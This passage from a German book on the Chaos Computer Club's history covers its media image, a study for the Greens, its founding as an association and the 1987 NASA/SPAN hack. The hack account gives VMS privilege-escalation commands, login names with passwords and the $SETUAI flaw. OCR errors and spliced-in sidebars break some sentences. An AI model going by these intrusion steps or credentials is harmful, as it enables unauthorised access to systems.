Von solchen Reaktionen der Medien waren die CCCler enttäuscht, obwohl sie an ihrem diffusen Erscheinungsbild in der Öffentlichkeit manchmal selbst mitgestrickt hatten. In Frank Elstners Fernseh-Show «Menschen 84» zum Beispiel wurden Wau und Steffen als wundersame Paradiesvögel präsentiert. Viel mehr als belangloses Geplänkel kam aber nicht über die Mattscheibe. (Elstner: « Sie gehören zu einem Computerclub. Sie sind nicht Programmierer, sondern Datenverarbeiter. Und der Wau, der aussieht wie ein Maler, wie ein Bildhauer, ist ein Künstler und nennt sich Datenkünstler».) Einen Auftritt Waus in einer, wie er selbst fand, «üblen Kommerztalkshow des WDR-Regionalfernsehens» kommentierte er in der Datenschleuder so: «Die laden nur Leute außerhalb des Sendegebietes ein. Andere kommen erst gar nicht... Der Showmanager, Röhre Braun, hatte Jo Leinen rangekriegt. In der Sendung sprach er ihn mit <der erste grüne Umweltminister> an. Dabei ist Jo in der SPD... In der Livesendung hatte der Vertreter (des CCC) 30 Sekunden Zeit, Jo eine Sahnetorte ins Gesicht zu drücken. So hatte es Röhre unbewußt geplant. Der Vertreter versagte. Ähnliche Pannen werden sich nie ausschließen lassen. »

Nur gelegentlich gelang es den Chaos-Leuten, sich nicht als Zirkusclowns zu präsentieren, sondern - was eigentlich ihr Ziel war - als Experten für Computerkommunikation und Datenschutz. Viele «konventionelle» Fachleute zweifelten zwar spätestens nach dem Btx-Fall kaum noch an den Fähigkeiten der Hacker im Umgang mit komplizierten Computersystemen. Manche, wie etwa der Hamburger Beauftragte für den Datenschutz, Claus-Henning Schapper, sprachen ihnen sogar das Verdienst zu, mit ihren Aktionen das öffentliche Bewußtsein für Probleme des Datenschutzes überhaupt erst geweckt zu haben. (Schapper: «Dafür sollten wir ihnen eigentlich dankbar sein.») Doch nachdem durch die Hacker-Spielchen zum erstenmal deutlich wurde, wie löchrig Computersysteme in Wirklichkeit sind, wuchs in vielen Rechenzentren die Besorgnis, daß solche Lücken auch von Kriminellen genutzt werden könnten. Dabei konnte man sich vor Gangstern noch eher schützen, bei denen waren wenigstens die Motive klar. Aber bei den Hackern wußte man nicht so recht, was die woll-

ten. Oder war die Hackerei auch nur eine Vorstufe für richtige Verbrechen? < Kann man denn ausschließen, daß der Club in anderen Fällen kriminell geworden ist und kassiert hat?», fragte zum Beispiel der Hamburger Informatikprofessor Klaus Brunnstein nach dem BtxCoup.

Wie auch immer. Auf Tagungen und Kongressen war Datenschutz plötzlich das Thema Nr. i, und manche unerschrockene Veranstalter luden Chaos-Mitglieder als Zugnummern zu Vorträgen über Datensicherheit ein. So sprachen sie 198 5 auf einem internationalen BankenTreffen in Paris, damals wurde niemand verhaftet, und stritten sich in einer Podiumsdiskussion auf der Hannover-Messe um die Frage, ob Hacker die Computer-Guerilla von morgen seien.

Doch die heimlichen Hoffnungen der Daten-Chaoten, daß die Popularität aus Film, Funk und Fernsehen auch die Basis für eine tragfähige Berufsperspektive sein könnte, erfüllten sich in den ersten Jahren nicht. Wau Holland, Club-Guru und dienstältestes Mitglied, hatte als einziger schon lange Zeit als freier Programmierer (Spezialgebiete: Datenfernübertragung und Buchsatz) gearbeitet; bei einigen der jüngeren CCC-Mannen dauerte es sehr viel länger, bis sie von ihrer Arbeit als Programmierer, Medienberater oder Verfasser von Fachartikeln leben konnten. Doch die steile Karriere im aufwärtsstrebenden Computerbusiness wollte sich kaum einstellen, den Großen in der Branche ist der Chaos Computer Club bis heute einfach suspekt geblieben.

Alternative Computerkultur?

« Wo bleibt das Chaos?» fragte in der taz vom 22. z. 85 irritiert eine Gruppe «Schwarz & Weiß gegen den Computerstaat». Diese Gruppe war offensichtlich enttäuscht, weil sie erwartet hatte, in den Chaos-Hackern Verbündete im «Kampf gegen den Überwachungsstaat» zu finden. Nun mußte sie feststellen, « daß wir es mit einigen technikgeilen Freaks zu tun haben, die mehr mit dem staatlichen <Datenschutz> gemein haben als mit uns. » Nie würden von den Hackern «neue

Technologien als solche in Frage gestellt oder zumindest über deren Auswirkungen öffentlich nachgedacht. Ihr Verhältnis zu Computern ist unkompliziert bis haarsträubend», meinten die Computergegner resigniert. Tatsächlich saß der CCC zwischen den Stühlen: in Rechenzentren und Computerfirmen als Einbrecher und Störenfriede berüchtigt, bei Linken als «Trüffelschweine der Elektronikindustrie» verachtet, die unbezahlte Entwicklungsarbeit leisteten.

Wie reagierten die Hacker auf solche Vorwürfe? Sie hackten einfach weiter, munter drauflos. Doch es gab noch etwas anderes. Spielen, Hacken und Programme-Knacken war selbst den hartgesottenen Computerfans aus Hamburg auf die Dauer zu wenig. Es ging ja immer noch, wir erinnern uns, um die Mission: Das «neue Menschenrecht auf zumindest weltweiten, unbehinderten und nicht kontrollierbaren Informationsaustausch». Das sollte zunächst mal im eigenen Rahmen, in der Computerszene, verwirklicht werden. In mehreren Städten entstanden nach dem Vorbild des CCC Hackerclubs, die mit den Hamburgern über neueröffnete lokale und bundesweite Mailboxen in Kontakt standen. Andere Aktivitäten galten Computerkonferenzen, bei denen an verschiedenen Orten - manchmal ging es bis in die USA - Computerfans zur gleichen Zeit vor ihren Terminals saßen und sich «unterhielten». Was man sich bei solchen Anlässen zu sagen hatte, war gar nicht so wichtig. Es genügte schon das Gefühl, « Pioniere in der Prärie des Informationszeitalters» (Peter Glaser) zu sein.

Es gab aber auch noch handfestere Ansätze für einen «anderen Gebrauch von Computern als den derzeit herrschenden», wie der CCC ihn verstand: So etwa diskutierten nach Tschernobyl einige Chaos-Mitglieder in Robert Jungks Zukunftswerkstatt über den Aufbau eines Überwachungssystems für Atomkraftwerke. Mit kleinen Heimcomputern, so die Idee, könnte man ständig Meßdaten über die Radioaktivität in der Umgebung eilfies Kraftwerks erfassen und auswerten - unabhängig von der offiziellen Informationspolitik. Mehrere Umweltschutzgruppen haben diesen Gedanken mittlerweile in die Praxis umgesetzt.

Verbündete suchte der Club bei Grünen und Alternativen -jenen Leuten also, für die der CCC eigentlich so eine Art Fünfte Kolonne von IBM zur Akzeptanzförderung der Neuen Medien war. Doch Verständigungsschwierigkeiten blieben beim Aufeinandertreffen der beiden Kulturen nicht aus. Zum Beispiel als Mitglieder des Chaos Computer Clubs, zusammen mit dem Hamburger «Arbeitskreis Politischer Computereinsatz» (APOC), 1986 eine Studie für die Bundestagsfraktion der Grünen verfaßten. Für 38 ooo Mark Honorar sollten die unkonventionellen Unternehmensberater untersuchen, ob in der grünen Fraktion Computer «sozialverträglich» eingeführt werden können.

Vier Buchstaben hatten die Bonner Grünen nämlich in Verlegenheit gebracht: ISDN. In einem Modellversuch sollte im Bundestag die Einführung des «diensteintegrierenden digitalen Nachrichtennetzes» erprobt werden. So hatte es der Ältestenrat beschlossen - mit den Stimmen der etablierten Parteien. In der ersten Phase sollten So ausgewählte Bundestags-Angestellte und Volksvertreter mit Computern ausgestattet werden. Bis 1990, so die Planung, sollten dann alle Angehörigen des Parlaments am ISDN-Einheitskabel hängen. Textverarbeitung, Datenbänke abfragen, elektronische Briefe ans Wahlkreisbüro verschicken, im Pressearchiv nachsehen, was Herbert Wehner über Rainer Barzel gesagt hatte - der persönliche Bundestags-Computer sollte es möglich machen. Runde 120 Millionen Mark wollte man sich den Modellversuch kosten lassen - zum Wohl des Volkes versteht sich. Die Parlamentarier opferten sich ja nur als Versuchskarnickel, denn in nicht so ferner Zukunft wird die ganze Republik am ISDN-Netz hängen, wenn es nach den Vorstellungen des Postminister und der Elektronikindustrie geht.

Die Abgeordneten von CDU/CSU, SPD und FDP leckten sich ungeduldig die Finger nach den neuen Spielzeugen. Die Grünen befanden sich dagegen im Dilemma. «Immer wenn es Geld gibt», beschrieb ein Fraktionsmitarbeiter die Situation, «ist die Versuchung für Mandatsträger groß, es ja nicht verfallen zu lassen. » Die Staatsknete lockte also, außerdem gab es einen Geschäftsführer bei den Grünen, Michael Vesper, der unbedingt mit neuer Technik die Fraktionsarbeit effizienter machen wollte.

Doch das Problem: Da gab es ja noch die grüne Basis, die eine Computer-Einführung beim grünen Establishment als Schlag ins Gesicht empfunden hätte. Computer galten bei alternativen Hardlinern

bisher nur als Herrschaftsinstrumente. Hatte nicht sogar kurz zuvor eine Bundesversammlung der Partei beschlossen, so lange die neue Technik zu bekämpfen, «bis ihr gesellschaftlicher Nutzen und ihre soziale Unschädlichkeit eindeutig nachgewiesen sind»?

Wie könnte eine «sozialverträgliche Gestaltungsalternative» für die Fraktion aussehen? fragten sich listig einige Bundestags-Grüne. Das sollten die Hacker aus Hamburg untersuchen. Gar nicht so leicht, denn schon vor ihrem ersten Auftritt in Bonn schlug ihnen heftiges Mißtrauen entgegen. Für den Betriebsrat waren sie nichts anderes als «jungdynamische Computerdealer», eine Betriebsversammlung der Fraktionsmitarbeiter beschloß sogar, «der Akzeptanzförderung durch die Vergabe der Studie zu widerstehen».

Doch all das konnte die alternativen McKinseys nicht schrecken. Wochenlang erforschten sie unter der Käseglocke Bonn, welche Auswirkungen die neue Technik auf die Arbeitsbedingungen in der Fraktion haben könnte. Dabei blieben ihnen die hierarchischen Betriebsstrukturen - ganz im Stil der etablierten Parteien - nicht verborgen. Auch ohne Computer hatte es sich längst eingespielt, daß die Damen und Herren Chefs, die Abgeordneten, unangenehme Arbeiten am liebsten an ihre Mitarbeiter delegierten. In der Studie hagelte es dann auch erbarmungslos Kritik. Die Fraktion, bemängelten die Hamburger, sei gekennzeichnet durch «vertikale und geschlechtsspezifische Arbeitsteilung (Männer oben/Frauen unten) und traditionelle Arbeitgeber-/Arbeitnehmerkonflikte.» Ihr boshaftes Fazit: «Die Einführung der Computertechnik gestaltet sich für die Grünen so schwer wie für andere der Ausstieg aus der Atomindustrie. » Weiter wurde in der Studie mit grüner Medienpolitik abgerechnet - im Rundumschlagverfahren. «Eine fundamentalistische Ablehnung der Fernmeldetechniken läßt sich nicht durchhalten und ist anachronistisch. Es gibt absolut keine Chance, Fernmeldetechniken zu bremsen, zu verhindern oder gar zu verbieten. » Eine Totalverweigerungspolitik führt letztlich zu Resignation und Perspektivlosigkeit bei der Auseinandersetzung um die «Kulturtechnik Computer», so das politische Credo der Daten-Chaoten. APOC-Mitglied Tom Todd: «Moralisierende Panikmache verhindert progressive Medienpolitik.»

Praktische Ratschläge enthielt die Studie aber auch: Die Buchhaltung, die Textverarbeitung in der Pressestelle und die Kalkulation der Haushaltsentwürfe sollten auf Computer umgestellt werden. Doch dem Chaos-Team war klar, daß die neue Technik bei den Grünen nicht einfach per Erlaß von oben eingeführt werden konnte. Deshalb sollte zunächst im Abgeordnetenhaus ein Computer-Cafe eingerichtet werden, für erste grüne Begegnungen mit dem Kleinen Bruder. Motto: «Angstfreie Annäherung an digitale Technik». Mit dieser «Computer-Spielwiese» beriefen sich die Hamburger auf die Tradition der alternativen Medienläden, die Mitte der siebziger Jahre überall entstanden. Nun sei es höchste Zeit für Ansätze einer alternativen Computerkultur.

Man stelle sich vor: Ein leichter Duft von Sandino-Dröhnung (Nicaragua-Kaffee) weht durch den Raum, der in beruhigendes Halbdunkel getaucht ist. Vom Endlosband ertönt dezent Andreas Vollenweider.Zwei halbwüchsige Hacker erklären gerade einer Gruppe von Fraktionsmitarbeitern, wie ein Text in (Wordstar> editiert wird. Otto Schily sitzt vor einem grünlich schimmernden Monitor und versucht, die Datenbank des Justizministeriums anzuzapfen. . .

Doch die Bundestagsgrünen, man ahnt es schon, konnten sich mit solchen Visionen nicht so recht anfreunden. So etwas sei einfach nicht der Bonner Realität angemessen, war der Tenor. Zum Happening ge riet die Fraktionssitzung, in der die Chaos-Leute ihre Studie vorstell ten. Merkwürdig: Zwischen den Computerkids, die allerdings auch nicht mehr in der Pubertät steckten, und den Verwaltern und Verwal terinnen des grünen Wählerwillens tat sich eine Art Generationenkon flikt auf. Da half es auch nichts, daß die Hamburger während ihres Vortrags selbstgemalte Pappschilder zur Untermauerung ihrer The sen hochhielten (« Je mehr Datenreisende, desto mehr Datenschutz! » «Ohne Netzwerktechnologie keine Basisdemokratie!»). Schon kurz nach Beginn der Veranstaltung verließen einige Grüne verstört den Saal.

Schade eigentlich, daß aus dem Computer-Cafe in Bonn nichts geworden ist. Die Grünen haben damals die Chance verpaßt, von den Hackern auf spielerische Weise ein bißchen was über die Computerei zu lernen. Vielen wären vielleicht die Kleinen Brüder danach etwas weniger gespenstisch erschienen.

Was blieb? Die Hacker fuhren, um ein paar Illusionen ärmer, wieder nach Hause, für die «alternative Computerkultur» war in Bonn kein Platz. Der ISDN-Modellversuch im Bundestag wurde kurz darauf gestartet, ohne Beteiligung der Grünen. Inzwischen sind allerdings irgendwie doch vereinzelte Computer auf Schreibtischen grüner Abgeordneter aufgetaucht...

Das Märchen von der Glasfaser

Den Mißerfolg ihrer Bonn-Aktion nahmen die selbstbewußten Hakker aus Hamburg recht gelassen hin, nach dem Motto: Wenn die Grünen nicht wollen, ist das deren Problem, basta! Die CCCler waren in der Zwischenzeit ohnehin der Ansicht, daß sie ihrer Umgebung in Fragen des praktischen Umgangs mit den grauen Kisten um Lichtjahre voraus seien.

Andererseits buchten sie die Sache als wichtige Erfahrung, denn die Beratertätigkeit in Sachen Computer war seit einiger Zeit eines der erklärten Clubziele. «Bürgerhilfe im Technikdschungel» für engagierte Computerbenutzer, die sich mit ihren Nöten oft genug von Händlern, Industrie und der allgewaltigen Bundespost im Stich gelassen fühlen. Nicht nur jugendliche Freaks, auch hilfesuchende ältere Computerbenutzer fragten schon mal nach passenden Akustikkopplern, günstigen Kopierprogrammen oder Btx-Adaptern. Zuweilen suchte man auch Rat und Beistand: «Meinem Freund wurden 12 000 Mark mit einer Scheckkarte vom Konto abgebucht, und er weiß nicht, wer's war. Der ist schon ganz verzweifelt. Kann ich ihn mal bei euch vorbeischicken?»

Vor allem diese Alltagsarbeit zur «Befriedigung des großen Informationsbedürfnisses in der Bevölkerung» (CCC), abseits der spektakulären Medienaktionen, erforderte mit der Zeit einen neuen Rahmen für den CCC. Es «fehlt an einem tatkräftigen Sekretariat plus Computern. Auch die Clubräume in Hamburg (Anlaufadresse, Redaktionsräume und Tagung von Erfahrungsaustauschkreisen) stellen den Club vor finanzielle, organisatorische und rechtliche Probleme», analysierte das Chaos-Team die eigene Situation. Die Lösung suchte man im April *86* in der Gründung des Chaos Computer Clubs e. V. Etwa *9o* zahlende Mitglieder (Jahresbeitrag DM r2o,-/Schüler, Studenten und Arbeitslose DM *6o,-)* hat der Club gegenwärtig; ein Kreis von 2o bis *25* Aktiven trifft sich im Clublokal in der Eimsbütteler Schwenckestr. *85* zu regelmäßigen Vereinsabenden oder zu den sogenannten Erfa-(Erfahrungsaustausch-)Kreisen.

In der Präambel zur Vereinssatzung wurden feierlich die Ziele des neuen Vereins beschrieben: < Informations- und Kommunikationstechnologien verändern das Verhältnis Mensch-Maschine und der Menschen untereinander... Der CCC ist eine galaktische Gemeinschaft von Lebewesen, unabhängig von Alter, Geschlecht und Rasse sowie gesellschaftlicher Stellung, die sich grenzüberschreitend für Informationsfreiheit einsetzt und mit den Auswirkungen von Technologien auf die Gesellschaft sowie das einzelne Lebewesen beschäftigt und das Wissen um diese Entwicklung fördert. »

Wie der Club das alles schaffen will, verrät § 2 der Satzung: «Regelmäßige öffentliche Treffen, Veranstaltung und/oder Förderung internationaler Congresse, Herausgabe der Zeitschrift *Datenschleuder,* Öffentlichkeitsarbeit und Telepublishing in allen Medien, Informationsaustausch mit den in der Datenschutzgesetzgebung vorgesehenen Kontrollorganen, Hacken. »

Angesichts dieser Satzung sind die Chaos-Aktivitäten der letzten Jahre nur konsequent: Telebox-Hack, Btx-Coup, Vorträge auf Tagungen und Messen, Veranstaltung eigener Kongresse, Studie für die Grünen. «Hacker sind neugierige Reisende im modernen Alltag. Forscher und Menschen, die sehr bewußt - und offen - mit neuen Technologien umgehen», so charakterisieren die Chaos-Leute sich selbst am liebsten.

« Bewußt und offen» ... dieses Bestreben nach Offenheit zeigte sich zum Beispiel bei der Diskussion um die gefürchteten Computerviren auf dem Chaos Communication Congress *1986* und danach bei der Veröffentlichung des NASA-Hacks. In diesen und anderen Fällen übernahm der CCC die Rolle eines Sprachrohrs und berichtete der Öffentlichkeit, was in der - sonst im verborgenen blühenden - Com-

puterszene so alles getrieben wird. «Die Älteren und die deutsche Industrie betrachten erstaunt die Entwicklung, manche fassungs- und tatenlos. Andere begreifen, was los ist», schrieb die *Datenschleuder*.

Doch was ist los? Die Zeiten haben sich seit den Anfängen des Clubs gründlich geändert. Als Hofnarren der Computergesellschaft waren Hacker lange Zeit eine willkommene Attraktion für die Medien, aber als «Mäuse, die an den Drähten einer verkabelten Welt knabbern» (Matthias Horx) würden viele sie am liebsten in der Mausefalle sehen, schließlich könnten sie für den Milliardenmarkt der Computer- und Informationsindustrie, für staatliche und militärische Sicherheitsinteressen eine ernst zu nehmende Gefahr werden. Die Verhaftung von Steffen Wernery im März 1988 in Paris zeigt, wie man sich in Konzern- und Polizeihauptquartieren die Lösung des «HackerProblems» in Wahrheit vorstellt.

Das Eis wird immer dünner. In der Bundesrepublik gibt es seit 1986, wie in vielen anderen Ländern, neue Gesetze gegen Computermißbrauch. Nicht nur Kriminelle werden verfolgt, sondern auch Hacker beim Anzapfen von Rechnern, selbst wenn sie keinen Schaden anrichten. In vielen Rechenzentren sind die Verantwortlichen mit der Geduld am Ende und lassen Hacker strafrechtlich verfolgen. Jahrelang hat man zum Beispiel beim Europäischen Kernforschungszentrum CERN in Genf (Szene-Spott: «Fahrschule für Hacker») dem Treiben ganzer Hundertschaften von Hackern tatenlos zugesehen, bevor nun Steffen als vermeintlicher Anstifter angezeigt wurde. Der neue harte Kurs, Anzeigen, Hausdurchsuchungen und Festnahmen, drohen den Club zu zerschlagen. Einige CCC-Mitglieder haben inzwischen dem Club den Rücken gekehrt und suchen den Einstieg ins Berufsleben als EDV-Fachleute.

Liebgewonnene Befürchtungen, Hackerclubs wie der CCC könnten die Terroristenvereinigungen von morgen sein, gehen an der Realität vorbei. Von Leuten, die Bomben in Rechenzentren legen, ist der CCC so weit entfernt wie die Heilsarmee von den «Roten Zellen». Für Undercover-Aktionen taugt der Hackerverein einfach nicht, dafür ist er zu sehr auf breite Zustimmung der Öffentlichkeit und -manchmal rührend naiv - auf die Anerkennung von staatlichen Institutionen fixiert. Die Jungs rufen ja erst mal - zur «Schadensbegren-

zung» - beim Verfassungsschutz an, wie im NASA-Fall geschehen, bevor sie eine Geschichte veröffentlichen.

Von einer besseren Welt träumen sie allerdings unentwegt («Mit uns die Zukunft!», heißt das Motto jetzt), doch denken sie dabei vor allem an noch schnellere und bessere Computer:

«Was heute noch wie ein Märchen klingt, kann morgen Wirklichkeit sein. Hier ist ein Märchen von übermorgen. Es gibt keine Kupferkabel mehr, es gibt nur noch die Glasfaser und Terminals in jedem Raum. Man siedelt auf fernen Rechnern. Die Mailboxen sind als Wohnraum erschlossen. Mit heute noch unvorstellbaren Geschwindigkeiten durcheilen Computerclubs unser Datenverbundsystem. Einer dieser Clubs ist der CCC. Gigantischer Teil eines winzigen Sicherheitssystems, das die Erde vor Bedrohungen durch den Gilb schützt. »

Na denn.

Welcome to the NASA-Headquarter

von Andy Müller-Maguhn und Reinhard Schrutzki

Wer einen elektronischen Informationsdienst betreibt, ist vor Oberraschungen nicht sicher. Die ausgefallensten Wünsche werden an einen herangetragen, und das nicht nur über die Datenleitung.

«Du hast doch einen ILatex-Hauptanschluß . . . » Ein etwas atemloser Anrufer war am Telefon.

«Wir hängen mit unserem Modem fest. Das Ding legt nicht mehr auf. Du mußt uns jetzt aus der Leitung werfen. »

Ob es denn nicht ausreiche, einfach die Stromversorgung zu unterbrechen, damit das Modem auflegt, fragte ich.

«Quatsch. Ich sitze hier zu Hause und arbeite mit meinem Akustikkoppler. Damit hab ich einen Firmenrechner angewählt, und das Modem dort hängt jetzt. Wenn die morgen zur Arbeit kommen und das Modem hängt immer noch, dann fliegt die ganze Sache auf. Also wähl dich rein und wirf uns raus.»

«Aber das geht doch nicht, wenn das Modem hängt», wagte ich zu widersprechen.

«Natürlich geht das. Die Kiste ist doch am Netz. Machst du nun, oder machst du nicht?»

Ich machte.

Die erste Station der Reise war eine Universität irgendwo im Süden der Republik (NUA 456221xxyyy). Die Netzwerkadresse wußte mein Anrufer offenbar auswendig. «Verbindung hergestellt. . . », kommentierte die computergesteuerte Vermittlungsstelle der Post und übergab an den angerufenen Rechner. Der Rechner fragte gleichmütig nach dem Benutzernamen.

«Tja, mal sehen. Welchen nehmen wir denn da. . .?» Mein Telefonpartner überlegte kurz.

«Gib mal ein: ALLAH. Paßwort ist MOHAMMED. » Der ferne Computer ließ seine Zugbrücke herab.

«Jetzt mußt du dich wieder nach Hamburg schalten lassen. Dazu gibst du ein: SET HOST 42. »

Der Universitätsrechner gab unmißverständlich zu verstehen, daß ALLAH diesen Befehl nicht benutzen dürfe. Mein Datenreiseführer seufzte, es schien ihn aber nicht weiter zu stören.

«Gut. Dann müssen wir der Kiste sagen, daß wir das doch dürfen. Frag mal, was ALLAH alles machen darf. Der Befehl heißt SHOW PROCESS/PRIVILEGES. Da müßte dann irgendwas von SETPRV stehen. Wenn nicht, wird's umständlich. »

Wir hatten Glück.

Mein Reiseführer erläuterte, daß SETPRV das Recht bedeute, sämtliche Zugriffsprivilegien zu verändern. Was wir dann auch taten. Der Befehl SET PROCESS/PRIVILEGES=ALL verschaffte uns sämtliche Zutrittsrechte zu dem Rechner im fernen Süden. Der vorher verbotene Befehl, sich zu einem anderen Rechner durchschalten zu lassen, machte jetzt keine Probleme mehr. Im übrigen ging plötzlich alles so schnell und reibungslos, daß ich kaum noch in der Lage war, mehr zu tun, als blindlings den Anweisungen meines Computer-Cicerone zu folgen. Auf unsere Anforderung hin erhielten wir eine Liste der aktuellen Prozesse und konnten uns denjenigen heraussuchen, der für das hängengebliebene Modem verantwortlich war. Mit dem martialisch klingenden Befehl KILL wurde dieser Prozeß abgebrochen, und das Modem war wieder frei. Mein Anrufer hatte es jetzt eilig, das Gespräch zu beenden, um selbst wieder auf Datenreise zu gehen. Und weg war er.

Pressemitteilung

Chaos Computer Club e. V.
Hamburg, t 5-o9-I98 7 z 5:oo Uhr MEZ

Unzureichendes Sicherheitsbewusstsein der Betreiber in Verbindung mit fehlender Aufklärung des Systemherstellers über einen die Integrität der Installation infrage stellenden Betriebssystemzustand ermöglichten einer Gruppe bundesdeutscher Hacker, in die wichtigsten Rechnernetze unter anderem der Luft- und Raumfahrt einzudringen. Unter Ausnutzung sämtlicher Zugriffsrechte erlangten sie volle Kontrolle über die Rechner. Akut betroffen sind nach Erkenntnissen des Hamburger Chaos Computer Clubs (CCC) mehr als 13 5 Rechnersysteme in neun westlichen Industrienationen.

Die Hacker konnten mit Hilfe selbstentwickelter Programme, den sogenannten Trojanischen Pferden, unbemerkt die betroffenen Systeme wie einen Sesam öffnen. Bestehende Systemprogramme des Herstellers Digital Equipment Corporation (DEC) wurden gemäß den eigenen Vorstellungen der Hacker erweitert. Auf diese Weise gelangten sie auch in den Besitz von Kennwortlisten der betroffenen Institutionen.

Vorbeben 2

Ein Chaos-Sachbearbeiter, zuständig für Eingänge und Abgänge, Ausfälle und Einfälle, ist praktisch rund um die Uhr beschäftigt. Im Club gibt es immer zu viel Arbeit für zu wenige. Ich bin der, der für die unmöglichen Anfragen zuständig ist. Mal will jemand mit einem C64 wissen, wie man das Hauptrechenzentrum des Pentagon anzapft, mal will eine Zeitung aus Fernost eine Reportage über das Chaos machen. Irgendwie sind die meisten Leute, die bei uns ankommen, ziemlich verrückt. Bei dreißig oder vierzig Anrufen und Briefen pro Tag ist es natürlich unmöglich, jedem in seinen Nöten beizustehen und auf alle Probleme ausführlich einzugehen. Ein Einsortieren in geistige Schubladen ist daher unvermeidbar.

Auch bei unseren allwöchentlichen Dienstagstreffen versammeln sich die unterschiedlichsten Zeitgenossen. Die Alt-Hacker, ein Kreis von etwa zehn Leuten, sitzen zumeist etwas abseits. Während an einem Tisch ein Teil der Weltregierung zu tagen scheint, geht es an einem anderen darum, wie man als Systemmanager einen Systemmanager nervt, der nicht weiß, wer alles sich in seinem Rechner tum-melt . . .

Mehrere Gespräche gleichzeitig zu führen - MultiTalking - ist bei uns nichts Ungewöhnliches. MultiTalking ist Grundvoraussetzung, chaostypische Gespräche zu verstehen. Babylon ist überall. Manchmal verdichtet sich dieses Sprachgewirr zu Gerüchten. Dann ist zum Beispiel die Rede von irgend jemandem, der einen Hacker in seinem System bemerkt hat. Wenn dieser Irgendjemand noch Roy Ommond heißt und zufällig gerade Freitag ist, dann ist das Chaos programmiert und die Hoffnung auf ein ruhiges Wochenende dahin.

Am 31. Juli 1987 geisterte eine Panikmeldung durch die Daten-

Ein Fehler im System

Die von dieser jüngsten Hacker-Aktion betroffenen Rechner sind Systeme der VAX-Produktfamilie von DEC. In der ausgelieferten Version 4.4 des Betriebssystems VMS (Stand März 1986) steckt ein Fehler, der die Integrität der Systeme erheblich tangiert. Das Betriebssystem stellt dem Benutzer einige hundert Systemaufrufe für Anwenderprogramme zur Verfügung. Das beschriebene Sicherheitsloch bezieht sich auf den Systemaufruf $SETUAI und erlaubt allen - also auch unberechtigten - Benutzern Schreibzugriffe auf die geschützte Datei SYSUAEDAT. In dieser werden die Kennwörter und Privilegien der Benutzer verwaltet. Immerhin wird der Versuch, über die entsprechende Systemfunktion die Zugangskontrolldatei zu ändern, mit einer Fehlermeldung beantwortet. Durch den vorhandenen Softwarefehler kann jedoch die Fehlermeldung ignoriert werden: Die Datei bleibt geöffnet und kann nach Belieben modifiziert werden.

netze. Zufällig - bei uns ist im Zweifelsfalle alles Zufall - erfuhr ich bereits wenige Stunden danach über eine außerirdische Verbindung von der Existenz dieser hochgeheimen Veröffentlichung. Wir wußten also bereits vor den meisten Systemmanagern Bescheid, denen das Schreiben eigentlich gewidmet war.

Vorbeben 3

Längst hatte ich meine fremdbestimmte Datenreise wieder vergessen, und der Sommer entwickelte sich zu einer Regenzeit, als eine neue Rettungsaktion nötig wurde. Wieder war einem Datenreisenden das Modem auf halber Strecke liegengeblieben, und wieder war ich die letzte Tankstelle vor der Autobahn. Eine neue Führung durch das Weltdatennetz stand an, und diesmal achtete ich darauf, nichts zu verpassen.

Die Befreiung des hängen gebliebenen Modems spielte sich nach demselben Schema ab wie beim erstenmal. Vielleicht ging es etwas reibungsloser, da ich mich schon ein wenig mit der Methodik auskannte. Bevor sich mein Anrufer verabschiedete, um seine Datenreise fortzusetzen, gab er mir noch ein Bonbon mit auf den Weg:

«Ich zeig dir mal was. Gib SET HOST VAMPI ein. »

Auf meinem Bildschirm erschien die Meldung des angerufenen Systems.

«Das ist eine VAX des Max-Planck-Instituts für Plasmaphysik in Heidelberg. Damit dürfte klar sein, warum die Kiste VAMPI heißt. Da sind teilweise hochinteressante Systeme angeschlossen. Versuch mal SET HOST CASTOR. »

Einhändig, da ich ja auch noch den Telefonhörer zu halten hatte, tippte ich die Zeichen ein. Die Antwort kam prompt:

« Welcome to the NASA-Headquarters VAX-Installation. You are an the CASTOR-VAX utilizing VMS 4. 5. »

«Nett, nicht wahr?»

Ich konnte das schelmische Lächeln des Anrufers förmlich spüren.

«Soweit wir bisher herausgefunden haben, hat die NASA eine ganze Menge Computer in diesem Netzwerk. Da hängt scheinbar alles dran, was in der Raumfahrt Rang und Namen hat. Log dich doch erstmal ein. Der Username ist SERVICE und das Paßwort heißt PPL$$#. -Hast du?»

Jetzt ging es Schlag auf Schlag. Wir sprangen von Rechner zu Rechner, von Washington nach Florida, von Florida nach Texas. Und überall öffnete uns dasselbe Paßwort die Tore. Ich war viel zu überwältigt von dem Erlebten, um die richtigen Schlüsse zu ziehen. Die Faszination des globalen Dorfs hatte mich wieder einmal in ihren Bann geschlagen.

Netzwerk mit Laufmasche

Das Space Physics Analysis Network (SPAN) wurde von der US-amerikanischen National Aeronautic Space Administration (NASA) aufgebaut. Für das hiesige EURO-SPAN ist die European Space Agency (ESA) zuständig. Neben der weltweiten Kooperation bei Luft- und Raumfahrt *bietet SPAN* Verbindungen zu anderen Netzwerken wie dem *weltweiten High* Energy Physics Network (HEPNET). Dort wird mit großem Aufwand nach kleinsten Teilchen geforscht.

Durch längeres Probieren und geschicktes Ausnutzen des VMS-Fehlers konnte wie folgt Kontrolle über die Rechnersysteme erlangt werden: Zunächst erfolgte der Rechnerzugang unter *einem Gästeeintrag* oder über Netzwerkfunktionen (z. B. NETDCL), unabhängig davon, welche Privilegien für den benutzten Zugang gesetzt waren. Durch ein Maschinenprogramm wurden anschließend mittels Systemaufruf und weiterer Operationen alle Privilegien des verwendeten Zugangs nach Belieben *gesetzt. Nach* einem wiederholten Einwählen unter dem veränderten Benutzereintrag *verfügten die* Hacker über uneingeschränkten Systemzugriff. Danach war es ihnen möglich, das *jeweilige System* erheblich zu manipulieren.

Eine Meldung

Message inbox: 118 - Read
From: «Roy Ommond» (OMOND~EMBL.BITNET)
To: «Info-Vax§SRI-KL.arpa)
Subject: *** Important Message ***

Date: Fri, 31 Ju1 87 17:56:39 n
Organisation: European Molecular Biology Laboratory
Postal-Adress: Meyerhofstrasse 1, 6900 Heidelberg, W. Germany
Phone: (6221)3 87-0 (switchboard) (6221)3 87-248 [direct]

Fellow System Managers,

take heed of the following saga.

